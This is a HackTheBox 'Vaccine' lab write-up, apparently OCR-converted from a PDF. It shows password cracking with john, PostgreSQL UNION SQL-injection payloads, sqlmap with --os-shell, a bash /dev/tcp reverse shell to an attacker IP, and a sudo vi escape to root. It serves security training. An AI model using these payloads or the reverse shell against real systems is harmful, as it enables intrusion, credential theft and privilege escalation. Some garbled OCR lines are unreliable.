Vaccine

Port Scan

```
$ nmap --min-rate=10000 -p- vaccine.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 19:29 EDT
Nmap scan report for vaccine.htb (10.129.95.174)
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

FTP

I saw open FTP port. I tried anonymous and got in. I got the backup.zip

Password Cracking

I tried to unzip it but I needed a password. I used zip2john to crack the password.

zip2john backup.zip > hash.txt

```
| (kali@ kali)-[~/Documents/github/ctf/HackTheBox/Vaccine]
| $ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
| Using default input encoding: UTF-8 |
| Loaded 1 password hash (PKZIP [32/64])
| Will run 4 OpenMP threads
| Press '0' or Ctrl-C to abort, almost any other key for status
| 741852953 | (backup.zip)
| 1g 0:00:00:00 DONE (2025-04-15 19:33) 100.0g/s 819200p/s 819200c/s 819200C/s 123456..white tiger
| Use the "--show" option to display all of the cracked passwords reliably
| Session completed.
```

Then I unzipped it with the password.

Then I read index.php

Here I found a hash for the admin user. Now I will try to crack it as well.

Also, it is helpful to know that it is md5 hash


I put the hash into md5_hash.txt

john --format=raw-md5 --wordlist=/usr/share/wordlists

/rockyou.txt md5_hash.txt


```
(kali@ kali)-[~/Documents/github/ctf/HackTheBox/Vaccine]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt md5_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
(qwerty789 (?)
19 0.00.00 DONE (2025-04-15 19:36) 33.33g/s 3340Kp/s 3340Kc/s 3340KC/s shunda.pogimo
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

The Website




I used the found creds to get inside:

admin:qwerty789



I tried to search for something and noticed this:



We can see that we have at list 4 columns that we can see which are: name, type, fuel, engine. Number of columns is important for us, so that we can do SQL Injections. Also, we can assume that there is one more column id because it is usually there.

A good way to find out what kind of database we are dealing with is to get it's version. After spending a few minutes trying to figure out the right payload I got this:



1' UNION SELECT NULL, version(), NULL, NULL, NULL-- -

I am going to get some more information about the table and database that we are working with.


1' UNION SELECT NULL, column_name, data_type, NULL, NULL FROM information_schema.columns WHERE table_name = 'cars';-- -




1' UNION SELECT NULL, table_name, table_type, NULL, NULL FROM information_schema.tables;---



1' UNION SELECT NULL, column_name, data_type, NULL, NULL FROM information_schema.columns WHERE table_name='pg_user';---



1' UNION SELECT NULL, username, passwd, NULL, NULL FROM pg_user;---



sqlmap

I could continue doing this and maybe eventually I would get somewhere, but I decided to use a tool called sqlmap

```
sqlmap -u "http://vaccine.htb/dashboard.php"
--data="search=1"
```

--cookie="PHPSESSID=fft7sn59udmovaau1lqc7mrlbd"

So now we know it is vulnerable.

```
sqlmap -u "http://vaccine.htb/dashboard.php"
--data="search=1"
--cookie="PHPSESSID=fft7sn59udmovaau1lqc7mrlbd" --os-shell
--batch I used --os-shell to get a shell and --batch so it doesn't ask
me all the questions.
```

Since this shell was so ugly, I decided to get a better reverse shell. So I started nc listener and put this command in:

```
bash -c "bash -i >& /dev/tcp/10.10.14.7/4444 0>&1"
```

Also, I found postgres' id_rsa, I got it on machine, and ssh'ed inside. I tried to execute sudo -1 but it did not give me much. So I decided to do some research.

It is always a good idea to look at the website's source code.

Here is what I found when I was reading dashboard.php

Now with the password I execute sudo -1

```
-UaSH-5-U$ SUND -L
[SUND] password for postgres:
Matching Defaults entries for postgres on vaccine:
env_keep+="XAPPLRESDIR XFILESEARCHPATH
XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
mail_badpass

User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
-bash-5.0$
```

Here I find out that I can run /bin/vi /etc/postgresql/11/main /pg_hba.conf with sudo as root. And that's what I do.

bash

With knowing vi/vim well enough or at least knowing how to google would tell you that you can get a shell straight from vi using :!bash

```
# Database administrative login by Unix domain socket

# TYPE DATABASE USER ADDRESS METHOD

local all postgres ident

# "local" is for Unix domain socket connections only
local all all peer

# IPV4 local connections:
host all all 127.0.0.1/32 md5

# IPV6 local connections:
host all all ::1/128 md5

# Allow replication connections from localhost, by a user with the

# replication privilege.
local replication all peer
host replication all 127.0.0.1/32 md5

iust replication all ::1/128 md5

iust replication all ::1/128 md5

iust replication all ::1/128 md5
```

Hit Enter and get your root shell.

```
User postgres may run the following commands on vaccine:

(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
-bash-5.0$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

root@vaccine:/var/lib/postgresql# whoami
root
root@vaccine:/var/lib/postgresql#
```